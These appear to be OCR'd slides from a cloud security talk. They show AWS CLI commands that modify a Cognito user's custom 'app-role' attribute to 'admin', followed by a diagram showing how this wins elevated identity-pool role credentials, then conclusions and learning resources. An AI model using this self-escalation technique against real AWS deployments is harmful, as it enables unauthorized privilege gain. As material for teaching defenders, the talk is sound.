

Windows PowerShell
PS D:\> aws cognito-idp get-user --region eu-central-1 --access-token eyJraWQiOiJ
iMDQ2MGNjNTkiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAuZXUtY2VudHJhbC0xLmFtYXpvbmF3
NDhhNjJhN2YtZmU5Yy00YzAwLTgwN2YtM2UyMmRhZTUwMjFkIiwidG9rZW5fdXNlIjoiYWNjZXNzIiwic
zI4NDIwOTM0LCJpYXQiOjE3Mjg0MTczMzQsImp0aSI6ImFiNDY4ZGU0LWI1ZGItNGJmMi1hYjFiLWI0Zm
zfYoklqv3EcvQvlIdR4ya_2GVzd-KhynaLSwYqGoieTMgKTVbxUm8JesDtvG2sV8vB2ldUVvV1HYoXf3N
KF2w0USKJelw9N4IxlAzBnlgSvH5KaLfXVo4tDp53BG-L_G7vsgAS2UXsnOBxA
{
"Username": "eduard.agavriloae",
"UserAttributes": [
{
"Name": "email",
"Value": "eduard.agavriloae@hacktodef.com"
},
{
"Name": "email_verified",
"Value": "true"
},
{
"Name": "sub",
"Value": "036418e2-8041-7082-af60-d39b0460cc59"
}
]
}

HACKTODEF.COM

```
PS D:\> aws cognito-idp update-user-attributes `
>>  --access-token eyJraWQiOiIzUVBSTzhLTXpSbXRYWmc1TUdlOUpVNUZQSFVKOTZzV1gzd
AuZXUtY2VudHJhbC0xLmFtYXpvbmF3cy5jb21cL2V1LWNlbnRyYWwtMV9pZ2pvRzZDb3QiLCJ2ZX
idG9rZW5fdXNlIjoiYWNjZXNzIiwic2NvcGUiOiJhd3MuY29nbml0by5zaWduaW4udXNlci5hZG1
ZGU0LWI1ZGItNGJmMi1hYjFiLWI0ZmY1OThmZDQxMyIsInVzZXJuYW1lIjoiZWR1YXJkLmFnYXZy
m8JesDtvG2sV8vB2ldUVvV1HYoXf3N08gdPlt3xMUDEF495emtPLGd7hMTbOY2WEWJx1qyuloEUd
AS2UXsnOBxA `
>>  --user-attributes Name="custom:app-role",Value="admin"
PS D:\> aws cognito-idp get-user --region eu-central-1 --access-token eyJraW
iMDQ2MGNjNTkiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAuZXUtY2VudHJhbC0xLmFtYXp
NDhhNjJhN2YtZmU5Yy00YzAwLTgwN2YtM2UyMmRhZTUwMjFkIiwidG9rZW5fdXNlIjoiYWNjZXNz
zI4NDIwOTM0LCJpYXQiOjE3Mjg0MTczMzQsImp0aSI6ImFiNDY4ZGU0LWI1ZGItNGJmMi1hYjFiL
zfYoklqv3EcvQvlIdR4ya_2GVzd-KhynaLSwYqGoieTMgKTVbxUm8JesDtvG2sV8vB2ldUVvV1HY
KF2w0USKJelw9N4IxlAzBnlgSvH5KaLfXVo4tDp53BG-L_G7vsgAS2UXsnOBxA
{
    "Username": "eduard.agavriloae",
    "UserAttributes": [
        {
            "Name": "email",
            "Value": "eduard.agavriloae@hacktodef.com"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "custom:app-role",
            "Value": "admin"
        },
        {
            "Name": "sub",
            "Value": "036418e2-8041-7082-af60-d39b0460cc59"
        }
    ]
}
```



HACKTODEF.COM


HACKTODEF.COM
User Pool
1. Signup
User created in
Cognito User Pool
Redirects user
and gives JWTs
Returns JWTs:
- ID Token
- Access Token
2. Use Access Token JWT to:
- (Optionally) Get user attributes
- Modify custom attribute app-role
3. Exchange ID Token JWT
for AWS access keys for Role B
Amazon
Cognito
Identity Pool
app-role is
"admin"?
No
Yes
Role A
Role B

HACKTODEF.COM

CONCLUSIONS

- PUBLIC EXPOSURE
  - DIRECT MISCONFIGURATION
  - NETWORK ACCESS
  - EXTERNAL AWS ACCOUNT
  - THIRD-PARTY SERVICES

HACKTODEF.COM

CONCLUSIONS

- IMPACT CAN VARY FROM NOTHING TO FULL COMPROMISE
- BLACK-BOX ENUMERATION NOT ALWAYS POSSIBLE

HACKTODEF.COM

LEARNING RESOURCES

- iknowjason/Awesome-CloudSec-Labs
- NextSecurity/Awesome-Cloud-Security
- https://cloud.hacktricks.xyz/
- https://hackingthe.cloud/
- https://fwdcloudsec.org/forum/
- https://awssecuritydigest.com/
- https://cloudseclist.com/

HACKTODEF.COM

THANK YOU!
Q&A

Eduard Agavriloae

@saw_your_packet